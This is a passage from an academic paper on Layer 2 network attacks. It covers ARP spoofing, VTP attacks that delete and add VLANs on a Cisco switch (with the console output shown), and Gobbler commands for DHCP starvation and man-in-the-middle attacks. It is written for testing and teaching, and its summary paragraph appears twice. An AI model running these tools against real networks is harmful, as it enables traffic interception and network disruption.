
As shown, an ARP request is broadcasted from Ethernet source 0a:dd:ee:aa:dd:00 (Frame No.1). The request asks for the Ethernet address of 192.168.1.3, and the reply should be sent back to 192.168.1.1. Note that this request is actually sent from the hacker's computer (192.168.1.2 in Fig. 1), not the PC with IP address 192.168.1.1. The `dnet` command shown above has specified the use of this Ethernet address. When the PC with IP address 192.168.1.3 responses to this ARP request, it has already recorded a wrong Ethernet address for 192.168.1.1 (0a:dd:ee:aa:dd:00) in its ARP table (see Frame No.2 and the small black window in Fig. 6). This implies that the hacker's computer will receive all packets that are sent to 192.168.1.1!

G. VLAN Attacks

In [9], how to launch VLAN attacks is discussed. Source programs are included to illustrate the effectiveness of the attacks. Five VLAN attacks have been discussed in [9]:

- Basic Hopping VLAN Attack;
- Double Encapsulated 802.1q VLAN Hopping Attack;
- VLAN Trunking Protocol (VTP) Attack;
- Media Access Control Attack; and
- Private VLANs Attack.

In this paper, we only present the testing results of the VTP attacks. To launch VTP attacks, two programs discussed in [9] can be used. They are named "vtp-down" and "vtp-up." Both programs send VTP packets, with high VTP revision numbers, to a trunk port in order to modify the VLAN information of the switching network. The first program is used to delete VLANs and the second one is used to add VLANs. Fig. 7 shows the results when the programs are run. A Cisco 2950XL switch was used in our experiments. Fig. 7a) shows the original VLAN information of the switch. There are three VLANs, namely "Accounting," "IT," and "Sales." After "vtp-down" is run (which deletes all VLANs and uses a revision number of 27), Fig. 7b) shows that all three VLANs are deleted. Fig. 7c) shows the results when VLANs are added by "vtp-up." From these results, we can see that the programs can easily be used to attack a switched network. This happens when a hacked computer is connecting to the trunk port of a switch. This will be the case when the computer is a server serving PCs in multiple VLANs.



```
Cisco 2950XL Series Switch:
Switch# show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/7, Fa0/8, Fa0/9, Fa0/10
                                                Fa0/11, Fa0/12, Fa0/13, Fa0/14
                                                Fa0/15, Fa0/16, Fa0/17, Fa0/18
                                                Fa0/19, Fa0/20, Fa0/21, Fa0/22
                                                Fa0/24
10   Accounting                       active
20   IT                               active
30   Sales                            active
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
.
.
.
Switch#sh vtp status
VTP Version                     : 2
Configuration Revision          : 1
Maximum VLANs supported locally : 64
.
.
.
```

a) Original VLAN information of the switch in test.

```
[ root@sample] # ./vtp-down
libnet 1.1 packet shaping: [ 802.1q]
wrote 103 byte 802.1q packet: check the wire.
wrote 230 byte 802.1q packet: check the wire.


Switch# show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/7, Fa0/8, Fa0/9, Fa0/10
                                                Fa0/11, Fa0/12, Fa0/13, Fa0/14
                                                Fa0/15, Fa0/16, Fa0/17, Fa0/18
                                                Fa0/19, Fa0/20, Fa0/21, Fa0/22
                                                Fa0/24
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
.
.
.

Switch#sh vtp status

VTP Version                     : 2
Configuration Revision          : 27
Maximum VLANs supported locally : 64
.
.
.
```

b) All VLANs are deleted by "vtp-down."

```
[ root@sample] # ./vtp-up
libnet 1.1 packet shaping: [ 802.1q]
wrote 103 byte 802.1q packet: check the wire.
wrote 350 byte 802.1q packet: check the wire.

Switch#sh vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Fa0/7, Fa0/8, Fa0/9, Fa0/10
                                                Fa0/11, Fa0/12, Fa0/13, Fa0/14
                                                Fa0/15, Fa0/16, Fa0/17, Fa0/18
                                                Fa0/19, Fa0/20, Fa0/21, Fa0/22
                                                Fa0/24
2    VLAN0002                         active    Fa0/1, Fa0/2, Fa0/3
3    VLAN0003                         active    Fa0/4, Fa0/5, Fa0/6
4    VLAN0004                         active
5    VLAN0005                         active
6    VLAN0006                         active
10   VLAN0010                         active
1002 fddi-default                     active
1003 token-ring-default               active
1004 fddinet-default                  active
1005 trnet-default                    active
.
.
.
Switch#sh vtp status

VTP Version                     : 2
Configuration Revision          : 28
Maximum VLANs supported locally : 64
.
.
.
```

c) VLANs are added by "vtp-up."

Fig. 7 Results of a VTP attack.

H. *Gobbler*

Gobbler is a tool that can launch DHCP attacks. Gobbler can gobble all available IP addresses in a network and can perform man in the middle attacks. To use Gobbler, simply download the code from its website and compile it. Libraries including Libpcap, Libnet, and Libdnet are required to use Gobbler. To scan for all available IP addresses on the network, use command:

```
 Gobbler -g
```

To perform man in the middle attack, issue a command similar to this:

```
    Gobbler –m n -D IP1 -G IP2 -A IP3
```

where *n* is the number of connection initially gobble, `IP1` is the IP address of the spoofed DNS server, `IP2` is the IP address of the spoofed default gateway, and `IP3` is the fake DHCP server. Based on the testing on the tool, we find that it is easy to use the tool to perform DHCP attacks.

III. SUMMARY

Network security is never an easy subject. New attacking methods or tools will appear whenever we claim to have a secured network design. The best way to protect our networks, therefore, is to build up network expertise that can cope with all possible new attacks to our networks. In the process of building up our expertise, carrying out attacks as part of testing and learning is essential. This is the reason why this paper is written. We have already discussed the tools that can be used for Layer 2 infrastructure attacks. Their basic functions and how to use them to launch attacks have also been discussed. Based on the discussion, we hope to call for more research/development work on protecting Layer 2 infrastructure. We also hope to provide enough information for network administrators to test for security holes in their networks. We also encourage teachers to teach Layer 2 security to students by carrying out experiments using these tools.

Network security is never an easy subject. New attacking methods or tools will appear whenever we claim to have a secured network design. The best way to protect our networks, therefore, is to build up network expertise that can cope with all possible new attacks to our networks. In the process of building up our expertise, carrying out attacks as part of testing and learning is essential. This is the reason why this paper is written. We have already discussed the tools that can be used for Layer 2 infrastructure attacks. Their basic functions and how to use them to launch attacks have also been discussed. Based on the discussion, we hope to call for more research/development work on protecting Layer 2 infrastructure. We also hope to provide enough information for network administrators to test for security holes in their networks. We also encourage teachers to teach Layer 2 security to students by carrying out experiments using these tools.

REFERENCES

[1] Anirban Chakrabarti and G. Manimaran, “Internet Infrastructure Security: A Taxonomy,” *IEEE Network*, November/December 2002, pp.13-21.

[2] G. M. Marro, "Attacks at the Data Link Layer," Master Thesis, University of California at Davis, 2003.

[3] The dsniff tool. Available: http://monkey.org/~dugsong/dsniff/

[4] Linux Bridge. Available: http://www.linux-foundation.org/en/Net:Bridge

[5] Implementation of STP by C language. Available: http://olli.digger.org.ru/STP/stp.c

[6] Internetwork Routing Protocol Attack Suite. Available: http://phenoelit.de/irpas/

[7] The ettercap attacking suite. Available: http://ettercap.sourceforge.net/

[8] The libdnet networking routines. Available: http://libdnet.sourceforge.net/

[9] Virtual LAN Security: weaknesses and countermeasures. Available: http://www.giac.org/practical/GSEC/Steve_A_Rouiller_GSEC.pdf

[10] The Gobbler attacking tool. Available:http://gobbler.sourceforge.net/